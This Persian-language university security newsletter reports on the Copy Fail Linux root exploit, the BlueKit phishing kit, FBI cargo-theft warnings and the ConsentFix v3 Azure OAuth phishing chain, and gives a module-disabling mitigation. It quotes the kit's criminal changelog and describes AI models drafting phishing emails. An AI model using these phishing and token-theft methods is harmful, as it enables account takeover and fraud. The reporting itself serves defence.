معاونت علمی، فناوری و اقتصاد دانش‌بنیان ریاست جمهوری
ستاد توسعه علوم و فناوری افتا

# خبرنامه رویدادهای امنیتی

## هسته امنیت شبکه، ارتباطات ثابت، سیار و مراکز داده

مرکز تخصصی آپا دانشگاه محقق اردبیلی

اردیبهشت ماه ۱۴۰۵
شماره ۰۹

### سخن سردبیر

در هفته‌های اخیر، مجموعه‌ای از رخدادهای امنیت سایبری از آسیب‌پذیری‌های سطح هسته در سیستم‌عامل‌ها تا ضعف‌های بحرانی در سامانه‌های سازمانی و زنجیره تأمین، نشان‌دهنده پیچیده‌تر شدن تهدیدات است. در کنار آن، استفاده مهاجمان از ابزارهای خودکار و هوش مصنوعی در حملاتی مانند فیشینگ و مهندسی اجتماعی، دقت و مقیاس این تهدیدات را افزایش داده است. هم‌زمان، سوءاستفاده از پلتفرم‌های قابل‌اعتماد و نفوذ به نرم‌افزارهای به‌ظاهر معتبر، اهمیت اعتماد در اکوسیستم دیجیتال را زیر سؤال برده است و پیوند حملات سایبری با جرایم دنیای واقعی نیز ابعاد تازه‌ای به این تهدیدات داده است. در مجموع، این روندها نشان می‌دهد امنیت سایبری نیازمند رویکردی جامع‌تر از صرفاً رفع آسیب‌پذیری‌ها و تمرکز بر زنجیره اعتماد و رفتار مهاجم است.

### مهم ترین اخبار و مطالب هفته

- آسیب‌پذیری «Copy File» در لینوکس؛ دسترسی ریشه هکرها در توزیع‌های اصلی ادامه خبر
- سرویس فیشینگ BlueKit جدید با دستیار هوش‌مصنوعی و ۴۰ قالب ادامه خبر
- ارتباط مجرمان سایبری با افزایش حملات سرقت محموله از نگاه FBI ادامه خبر
- حملات ConsentFix v3 با هدف سوءاستفاده از OAuth در Azure ادامه خبر
- سوءاستفاده از Telegram Mini Apps برای کلاهبرداری‌های رمزارزی و انتشار بدافزار اندروید ادامه خبر
- هشدار Progress درباره آسیب‌پذیری بحرانی دور زدن احرازهویت در MOVEit Automation ادامه خبر
- آلودگی DAEMON Tools در حمله زنجیره تامین برای استقرار بک‌دور ادامه خبر
- اعلام جدیدترین محصولات امنیتی خارجی در حال بررسی و تایید مرکز افتا ادامه خبر

اردبیل، خیابان دانشگاه، دانشگاه محقق اردبیلی، دانشکده فنی و مهندسی، آزمایشگاه و مرکز تخصصی آپا
cert@uma.ac.ir ۰۴۵-۳۱۵۰۵۷۱۸

## [۱] آسیب‌پذیری «Copy File» در لینوکس؛ دسترسی ریشه هکرها در توزیع‌های اصلی

یک اکسپلویت برای آسیب‌پذیری ارتقای سطح دسترسی محلی با نام «Copy Fail» منتشر شده است که هسته‌های لینوکس عرضه‌شده از سال ۲۰۱۷ به بعد را تحت تأثیر قرار می‌دهد و به مهاجم محلیِ غیرمجاز امکان دسترسی ریشه (root) را می‌دهد.

این آسیب‌پذیری با شناسه CVE-2026-31431 ردیابی می‌شود و توسط شرکت امنیت تهاجمی Theori با استفاده از پلتفرم تست نفوذ مبتنی بر هوش مصنوعی Xint Code کشف شده است؛ این کشف پس از حدود یک ساعت اسکن زیرسیستم رمزنگاری لینوکس انجام شده است.

Theori این آسیب‌پذیری را در تاریخ ۲۳ مارس به تیم امنیتی هسته لینوکس گزارش داد و وصله‌های امنیتی ظرف یک هفته منتشر شدند. با این حال، جزئیات فنی و یک نمونه اثبات مفهوم (PoC) از این آسیب‌پذیری به‌صورت عمومی منتشر شد.

اگرچه این شرکت امنیتی یک اکسپلویت پایتونی «۱۰۰٪ قابل‌اعتماد» را برای چهار توزیع لینوکس شامل Ubuntu 24.04 LTS، Amazon Linux 2023، RHEL 10.1 و SUSE 16 توسعه و آزمایش کرده است، اما پژوهشگران اعلام کرده‌اند این اسکریپت ۷۳۲ بایتی می‌تواند تمامی توزیع‌های لینوکس منتشرشده از سال ۲۰۱۷ به بعد را به سطح دسترسی ریشه ارتقا دهد.

### ریشه آسیب‌پذیری Copy Fail

در یک گزارش فنی، پژوهشگران اعلام کرده‌اند که مشکل Copy Fail (CVE-2026-31431) یک باگ منطقی در قالب رمزنگاری «authencesn» در هسته لینوکس است که به یک کاربر احراز هویت‌شده اجازه می‌دهد به‌صورت قابل‌اعتماد یک «نوشتن ۴ بایتی» در page cache هر فایل قابل خواندن روی سیستم انجام دهد.

با ترکیب رابط مبتنی بر سوکت AF_ALG که امکان دسترسی به توابع رمزنگاری هسته لینوکس را از فضای کاربر فراهم می‌کند، و همچنین فراخوان سیستمی splice()، یک کاربر غیرمجاز می‌تواند به‌جای نوشتن در یک بافر معمولی، یک نوشتن کنترل‌شده ۴ بایتی را در page cache یک فایل انجام دهد.


اگر این ۴ بایت روی یک فایل اجرایی setuid-root قرار بگیرد، می‌تواند رفتار آن را هنگام اجرا تغییر دهد و در نهایت منجر به دریافت دسترسی root برای مهاجم شود.

این آسیب‌پذیری از سال ۲۰۱۷ وارد کد هسته لینوکس شده است؛ زمانی که تیم توسعه لینوکس یک بهینه‌سازی درجا (in-place) به مسیر رمزنگاری اضافه کرد که باعث شد به‌جای جداسازی دقیق ورودی و خروجی، از یک بافر مشترک استفاده شود.

تأثیر و راهکارها

پژوهشگران می‌گویند اکسپلویت اثبات مفهوم (PoC) شرکت Theori یک کد ۷۳۲ بایتی است که به‌صورت پایدار می‌تواند در تمامی توزیع‌های اصلی لینوکس که از نسخه آسیب‌پذیر هسته استفاده می‌کنند، دسترسی root را فراهم کند. آن‌ها موفق شده‌اند این اکسپلویت Copy Fail را در توزیع‌های زیر اجرا و تأیید کنند:

- Ubuntu 24.04
- Amazon Linux 2023
- RHEL 10.1
- SUSE 16



دریافت شل ریشه در چهار توزیع لینوکس

**مقایسه با «Dirty Pipe» و وضعیت اصلاح آسیب‌پذیری**

آسیب‌پذیری Copy Fail از نظر ویژگی‌ها به «Dirty Pipe» نزدیک‌تر از آسیب‌پذیری‌های معمول ارتقای سطح دسترسی محلی توصیف شده است، اما پژوهشگران تأکید می‌کنند که این مورد هم قابل‌اعتمادتر است (با ادعای موفقیت ۱۰۰٪) و هم قابلیت بهره‌برداری گسترده‌تری نسبت به اغلب باگ‌های این دسته دارد. حتی در مقایسه با Dirty Pipe نیز، Copy Fail عملی‌تر ارزیابی شده است.

پژوهشگران Theori می‌گویند که Copy Fail قابل‌حمل‌تر است؛ یک اسکریپت برای همه توزیع‌ها، بدون نیاز به تنظیم offset. در حالی که Dirty Pipe به هسته‌های ≤ ۵.۸ و پچ‌های خاص نیاز داشت، Copy Fail کل بازه ۲۰۱۷ تا ۲۰۲۶ را پوشش می‌دهد.

آسیب‌پذیری CVE-2026-31431 در تاریخ ۱ آوریل در upstream هسته لینوکس اصلاح شد؛ این اصلاح با بازگرداندن رفتار مشکل‌دار «in-place» انجام شد که در نسخه ۴.۱۴ هسته لینوکس در سال ۲۰۱۷ معرفی شده بود. این وصله‌ها در نسخه‌های ۶.۱۸.۲۲، ۶.۱۹.۱۲ و ۷.۰ در دسترس قرار گرفته‌اند.

به‌عنوان راهکار موقت برای سیستم‌هایی که هنوز وصله را دریافت نکرده‌اند، پژوهشگران پیشنهاد می‌کنند رابط رمزنگاری آسیب‌پذیر غیرفعال شود؛ به‌طوری‌که ایجاد سوکت AF_ALG مسدود شود یا ماژول algif_aead غیرفعال گردد:

```
echo "install algif_aead /bin/false" > /etc/modprobe.d/disable-algif.conf
rmmod algif_aead
```

در پایان، پژوهشگران Theori توصیه می‌کنند اولویت وصله‌گذاری با سیستم‌های چندمستاجری(multi-tenant)، کلاسترهای Kubernetes و کانتینر، runnerهای CI و فارم‌هایbuild، و سرویس‌های ابری SaaS باشد که اجرای کد کاربر در آن‌ها امکان‌پذیر است.

## [۲] سرویس فیشینگ Bluekit جدید با دستیار هوش‌مصنوعی و ۴۰ قالب

یک کیت فیشینگ جدید با نام Bluekit بیش از ۴۰ قالب مختلف برای هدف قرار دادن سرویس‌های محبوب ارائه می‌دهد و همچنین دارای قابلیت‌های پایه هوش مصنوعی برای تولید پیش‌نویس کمپین‌ها است.

قالب‌های موجود می‌توانند برای هدف قرار دادن حساب‌های ایمیل Outlook، Hotmail، Gmail، Yahoo و ProtonMail، سرویس‌های ابری(iCloud)، پلتفرم‌های توسعه‌دهندگان (GitHub) و سرویس‌های مرتبط با ارزهای دیجیتال (Ledger) استفاده شوند.

آنچه این کیت را متمایز می‌کند وجود یک پنل «دستیار هوش مصنوعی» است که از چندین مدل مانند Llama، GPT-4.1،


Claude، Gemini و DeepSeek پشتیبانی می‌کند و به مجرمان سایبری در تهیه پیش‌نویس ایمیل‌های فیشینگ کمک می‌کند.

این موضوع نشان‌دهنده روند گسترده‌تری در جرایم سایبری است که در آن پلتفرم‌های مجرمانه از هوش مصنوعی برای ساده‌سازی و مقیاس‌دهی عملیات خود استفاده می‌کنند. شرکت Abnormal Security اخیراً درباره پلتفرم فیشینگ صوتی ATHR گزارش داده است که از عامل‌های هوش مصنوعی برای انجام حملات مهندسی اجتماعی بهره می‌برد.

شرکت امنیت سایبری Varonis نسخه محدودی از پنل دستیار هوش مصنوعی Bluekit را تحلیل کرده و اشاره می‌کند که خروجی‌های تولیدشده شامل محتوای جایگزین (placeholder) بوده‌اند، که نشان می‌دهد این قابلیت هنوز در مرحله اولیه و آزمایشی قرار دارد.

این شرکت می‌گوید: «پیش‌نویس تولیدشده ساختار مفیدی داشت، اما همچنان به فیلدهای لینک عمومی، بلوک‌های QR جایگزین و متنی نیاز داشت که قبل از استفاده باید اصلاح می‌شد».


Varonis همچنین اضافه می‌کند: «دستیار هوش مصنوعی Bluekit بیشتر شبیه ابزاری برای تولید اسکلت اولیه یک کمپین بود تا یک جریان کامل و آماده فیشینگ».




مدل‌های هوش مصنوعی موجود در BlueKit

علاوه بر بخش هوش مصنوعی، BlueKit قابلیت‌هایی مانند خرید و ثبت دامنه، راه‌اندازی صفحات فیشینگ و مدیریت کمپین‌ها را در یک پنل یکپارچه ارائه می‌دهد.


Varonis قالب‌های مربوط به سرویس‌هایی مانندiCloud، Apple ID، Gmail، Outlook، Hotmail، Yahoo، ProtonMail، GitHub، Twitter، Zoho، Zara و Ledger را بررسی کرده است که شامل طراحی‌های واقع‌گرایانه و استفاده از لوگوهای مشابه سرویس‌های اصلی هستند.




نمونه‌ای از قالب‌های ارائه‌شده

اپراتورها می‌توانند در یک رابط یکپارچه، دامنه‌ها، قالب‌ها و حالت‌های مختلف را انتخاب کنند. همچنین امکان پیکربندی رفتار صفحات فیشینگ وجود دارد؛ از جمله تنظیم ریدایرکت‌ها، مکانیزم‌های ضدتحلیل، و نحوه مدیریت فرآیند ورود کاربران.


بر اساس گزینه‌های موجود در داشبورد، کنترل دقیقی روی رفتار صفحات فیشینگ فراهم شده و کاربران می‌توانند ترافیک VPN یا پروکسی، مرورگرهای بدون رابط (headless user agents) را مسدود کنند یا فیلترهای مبتنی بر اثرانگشت (fingerprint) برای شناسایی و محدودسازی اهداف تعیین کنند.




گزینه های امنیتی


داده‌های سرقت‌شده از طریق تلگرام و در کانال‌های خصوصی در اختیار اپراتورها قرار می‌گیرد.

نظارت بر نشست پس از سرقت شامل کوکی‌ها، فضای ذخیره‌سازی محلی (Local Storage) و وضعیت زنده نشست است و نشان می‌دهد پس از ورود کاربر چه محتوایی به او نمایش داده شده است؛ موضوعی که به مهاجمان کمک می‌کند حملات خود را برای بیشترین اثربخشی بهینه‌سازی کنند.




پایش فعالیت‌های پس از سرقت از طریق داشبورد

شرکت Varonis اعلام می‌کند که Bluekit نمونه‌ای دیگر از یک پلتفرم فیشینگ همه‌کاره (all-in-one) است که به مجرمان سایبری سطح پایین ابزارهای کامل برای مدیریت کل چرخه حملات فیشینگ ارائه می‌دهد.



Apr 13, 2026 Thread starter #3

**Changelog**

- Fixed login detection on iCloud/Apple templates
- Disabled selection of passkey on iCloud/Apple/Amazon/Google/Gmail templates (for the user)
- Added new Gmail-passkey template which enforce user to be logged in into passkey enrollment sub-page and when "Enroll passkey" is enabled in site settings the new passkey should be automatically enrolled. (Auto password changing could be broken right now)

Please report any issues with gmail-passkey template!

- Gmail template with redirect now redirect the user before redirecting to the final page so it's more stealth
- Hide connecting overlay now also hide information that session expired
- Increased session expire timeout
- Fixed sometimes no cookies was sent to telegram after success hit
- Ionos now also detect success login for business account type
- Added ability to setup new servers easier so if you want more servers i.e in USA please reach us
- Fixed copying via mouse right click on PC
- Added some basic filters for mammoths logs
- Added more buttons that allow to delete useless mammoths logs easier
- Added ability to setup different telegram bot per site and configure telegram bot notifications settings per site, so it's easier to work in bigger teams now
- We tested SMS and they're working 100% correctly so we recommend to start sending SMS
- Email sender works too: recommended smtp provider: @whitehorseBHW
- Sidebar now hides automatically after navigation on mobile.
- Improved UI/UX for the mammoth table: overall dashboard appearance enhanced.
- Fixed missing icon for browser notifications.
- Reorganized Sidebar.
- Improved safebrowsing phishing detection.
- Fixed GitHub template.

یادداشت‌های انتشار اخیر

با این حال، به نظر می‌رسد این کیت همچنان در حال توسعه فعال است، به‌طور مداوم به‌روزرسانی می‌شود و به‌سرعت در حال تکامل است؛ موضوعی که آن را به گزینه‌ای مستعد برای گسترش استفاده تبدیل می‌کند.

## [۳] ارتباط مجرمان سایبری با افزایش شدید حملات سرقت محموله از نگاه FBI

اداره تحقیقات فدرال آمریکا (FBI) به صنعت حمل‌ونقل و لجستیک درباره افزایش چشمگیر سرقت محموله‌های مبتنی بر حملات سایبری هشدار داده و اعلام کرده است که میزان خسارت‌ها در ایالات متحده و کانادا در سال ۲۰۲۵ به حدود ۷۲۵ میلیون دلار رسیده است.

این رقم نشان‌دهنده افزایش ۶۰ درصدی نسبت به سال گذشته است که ناشی از استفاده فزاینده مجرمان از روش‌هایی مانند هک و جعل هویت برای سرقت محموله‌های باارزش است. تعداد موارد تأییدشده سرقت محموله نیز تنها در سال گذشته ۱۸ درصد افزایش داشته و میانگین ارزش هر سرقت با رشد ۳۶ درصدی به ۲۷۳٬۹۹۰ دلار رسیده است؛ موضوعی که به دلیل هدف‌گیری دقیق‌تر محموله‌های گران‌قیمت رخ داده است.


این نهاد در اطلاعیه‌ای عمومی اعلام کرده است که عاملان تهدید دست‌کم از سال ۲۰۲۴ با استفاده از ایمیل‌های جعلی و لینک‌های تقلبی، به سیستم‌های رایانه‌ای کارگزاران حمل‌ونقل و شرکت‌های حمل بار نفوذ کرده‌اند.

پس از نفوذ، مجرمان با انتشار آگهی‌های جعلی در پلتفرم‌های آنلاین بار (بازارهای دیجیتال مورد استفاده ارسال‌کنندگان، کارگزاران و شرکت‌های حمل‌ونقل)، خود را به‌جای شرکت‌های معتبر جا زده و مسیر محموله‌ها را منحرف می‌کنند.

برای نمونه، در ماه فوریه، پلتفرم پایش تایپواسکواتینگ Have I Been Squatted گزارش داد که گروه تهدید مالی Diesel Vortex با اجرای حملات فیشینگ از سپتامبر ۲۰۲۵، اقدام به سرقت اطلاعات کاربری فعالان حوزه حمل‌ونقل و لجستیک در آمریکا و اروپا کرده و در این عملیات از ۵۲ دامنه استفاده کرده است.

اداره FBI در هشدار خود اعلام کرده است: «عاملان تهدید سایبری به‌طور فزاینده از روش‌های پیشرفته و مبتنی بر فناوری برای جعل هویت کسب‌وکارهای قانونی استفاده می‌کنند تا محموله‌ها را سرقت کرده، ارسال‌ها را منحرف کنند و به سرقت‌های هدفمند دامن بزنند».

در ادامه این هشدار آمده است: «این تهدیدات، بخش حمل‌ونقل و لجستیک ایالات متحده را هدف قرار داده و شرکت‌های فعال در حوزه ارسال، دریافت، تحویل و بیمه محموله‌ها را در بر می‌گیرد».




روند اجرای حمله سرقت محموله (FBI)

مهاجمان در مرحله نخست با فریب کارکنان و هدایت آن‌ها به سایت‌های فیشینگ که نرم‌افزارهای نظارتی از راه دور را نصب می‌کنند، حساب‌های کارگزاران یا شرکت‌های حمل‌ونقل را به خطر انداخته و سپس به‌صورت مخفیانه به سیستم‌های شرکت هدف دسترسی پیدا می‌کنند.

در مرحله بعد، آن‌ها ده‌ها هزار آگهی جعلی بار منتشر می‌کنند و شرکت‌های حمل‌ونقل واقعی را فریب می‌دهند تا فایل‌های مخرب را دانلود کنند. سپس با استفاده از هویت سرقت‌شده یک شرکت حمل‌ونقل، محموله‌های واقعی را تحویل می‌گیرند. این محموله‌ها به رانندگان همدست منتقل شده، برای فروش مجدد سرقت می‌شوند و در برخی موارد نیز مهاجمان در ازای اعلام موقعیت محموله‌های منحرف‌شده درخواست باج می‌کنند.

این عاملان تهدید همچنین اطلاعات ثبت شرکت‌های حمل‌ونقل را در سامانه Federal Motor Carrier Safety Administration تغییر داده و سوابق بیمه را به‌روزرسانی می‌کنند تا از شناسایی سریع نفوذ جلوگیری شود؛ به‌طوری‌که شرکت‌های قانونی معمولاً زمانی متوجه هک شدن خود می‌شوند که کارگزاران از محموله‌های گمشده‌ای خبر دهند که به نام آن‌ها ثبت شده‌اند.

برای مقابله با این نوع حملات، FBI به شرکت‌های حوزه حمل‌ونقل و لجستیک توصیه کرده است درخواست‌های حمل را از طریق کانال‌های ثانویه تأیید کنند، احراز هویت چندعاملی (MFA) را پیاده‌سازی و اجرا کنند، تمامی ارتباطات غیرمنتظره را با استفاده از فرآیندهای تأیید دومرحله‌ای اعتبارسنجی کنند و سوابق دقیقی از وسایل نقلیه و رانندگان نگهداری کنند.

همچنین به قربانیان این حملات توصیه شده است علاوه بر ثبت گزارش سرقت در پلیس، شکایت خود را در مرکز رسیدگی به جرایم اینترنتی (IC3) نیز ثبت کنند.

بر اساس گزارش جرایم اینترنتی سال FBI۲۰۲۵، مرکز IC3 در سال گذشته بیش از یک میلیون شکایت دریافت کرده که مجموع خسارات گزارش‌شده ناشی از جرایم سایبری مختلف از جمله کلاهبرداری‌های سرمایه‌گذاری، تقلب پشتیبانی فنی، سوءاستفاده از ایمیل‌های سازمانی و نقض داده‌ها به حدود ۲۱ میلیارد دلار رسیده است.

## [۴] حملات ConsentFix v3 با هدف سوءاستفاده از OAuth در Azure

یک نوع حمله جدید با نام ConsentFix v3 در انجمن‌های هکری در حال انتشار است که به‌عنوان نسخه‌ای بهبودیافته، حملات خودکار علیه Microsoft Azure را انجام می‌دهد.

نسخه اولیه ConsentFix در دسامبر گذشته توسط شرکت Push Security معرفی شد و به‌عنوان نوعی از ClickFix برای حملات فیشینگ OAuth شناخته می‌شود؛ این روش قربانیان را فریب می‌دهد تا یک فرآیند ورود معتبر مایکروسافت را از طریق Azure CLI تکمیل کنند.

در این حمله با استفاده از مهندسی اجتماعی، مهاجم قربانی را وادار می‌کند یک آدرس localhost شامل کد مجوز OAuth را وارد یا جای‌گذاری کند؛ کدی که می‌تواند برای دریافت توکن‌ها و تصاحب حساب بدون نیاز به رمز عبور استفاده شود، حتی در شرایطی که احراز هویت چندمرحله‌ای (MFA) فعال باشد.

ConsentFix v2 توسط پژوهشگر John Hammond به‌عنوان نسخه‌ای بهبودیافته از نسخه اولیه Push توسعه داده شد که در آن به‌جای کپی/پیست دستی، از قابلیت drag-and-drop برای آدرس localhost استفاده می‌شود؛ موضوعی که فرآیند فیشینگ را روان‌تر و باورپذیرتر می‌کند.

ConsentFix v3 همچنان ایده اصلی سوءاستفاده از جریان مجوزدهی OAuth2 (authorization code flow) و هدف قرار دادن اپلیکیشن‌های داخلی مایکروسافت که از قبل مورد اعتماد و تأیید قرار گرفته‌اند را حفظ می‌کند.

با این حال، این نسخه با افزودن قابلیت خودکارسازی و مقیاس‌پذیری، بهبود یافته است.

### روند حمله ConsentFix v3


بر اساس اطلاعات استخراج شده از انجمن‌های هکری که این تکنیک جدید در آن‌ها تبلیغ شده است، حمله با بررسی محیط هدف آغاز می‌شود؛ به این صورت که وجود Azure در زیرساخت قربانی از طریق بررسی شناسه‌های معتبر tenant تأیید می‌شود.

در ادامه، مهاجمان اطلاعات کارکنان مانند نام، سمت و آدرس ایمیل را جمع‌آوری می‌کنند تا بتوانند عملیات جعل هویت را انجام دهند.

مرحله بعد شامل ایجاد چندین حساب در سرویس‌هایی مانند Outlook، Tutanota، Cloudflare، DocSend، Hunter.io و Pipedream است تا از آن‌ها برای فیشینگ، میزبانی، جمع‌آوری داده و استخراج اطلاعات استفاده شود.

پژوهشگران Push Security توضیح می‌دهند که Pipedream، یک پلتفرم یکپارچه‌سازی بدون سرور (serverless) و قابل استفاده رایگان، نقش اصلی در خودکارسازی حمله دارد و سه وظیفه کلیدی را انجام می‌دهد:

- به‌عنوان endpoint وب‌هوک برای دریافت کد مجوز (authorization code) قربانی عمل می‌کند.
- به‌عنوان موتور خودکار، بلافاصله این کد را از طریق API مایکروسافت به توکن بازنشانی (refresh token) تبدیل می‌کند.
- به‌عنوان مخزن مرکزی عمل می‌کند که توکن‌های سرقت‌شده را در لحظه در اختیار مهاجمان قرار می‌دهد.




ایجاد مدل Pipedream

در مرحله بعد، مهاجم یک صفحه فیشینگ را روی Cloudflare Pages مستقر می‌کند که رابط کاربری واقعی Microsoft/Azure را شبیه‌سازی کرده و یک جریان واقعی OAuth را از طریق صفحه ورود مایکروسافت آغاز می‌کند.

زمانی که قربانی با این صفحه تعامل می‌کند، به یک آدرس localhost هدایت می‌شود که شامل کد مجوز OAuth است؛ سپس قربانی فریب داده می‌شود تا این کد را کپی یا با کشیدن (drag) دوباره در صفحه فیشینگ وارد کند.

این فرایند باعث فعال شدن مسیر استخراج داده می‌شود، به‌طوری که صفحه، آدرس حاوی کد را به یک webhook در Pipedream ارسال می‌کند و در سمت backend، سیستم خودکار بلافاصله این کد را با توکن‌ها مبادله می‌کند.

ایمیل‌های فیشینگ نیز می‌توانند بسیار شخصی‌سازی‌شده باشند؛ بر اساس داده‌های جمع‌آوری‌شده تولید می‌شوند و شامل لینک‌های مخرب داخل فایل PDF میزبانی‌شده در DocSend هستند تا اعتبار حمله افزایش یافته و از فیلترهای اسپم عبور کند.



تولید ایمیل‌های فیشینگ شخصی‌سازی‌شده

در مرحله پس از بهره‌برداری (post-exploitation)، توکن‌های به‌دست‌آمده به Specter Portal وارد می‌شوند و به مهاجم اجازه می‌دهند با محیط‌های Microsoft آلوده تعامل داشته باشد و به منابعی که توسط توکن مجاز شده‌اند (مانند ایمیل، فایل‌ها و سایر سرویس‌های مرتبط با حساب) دسترسی پیدا کند.

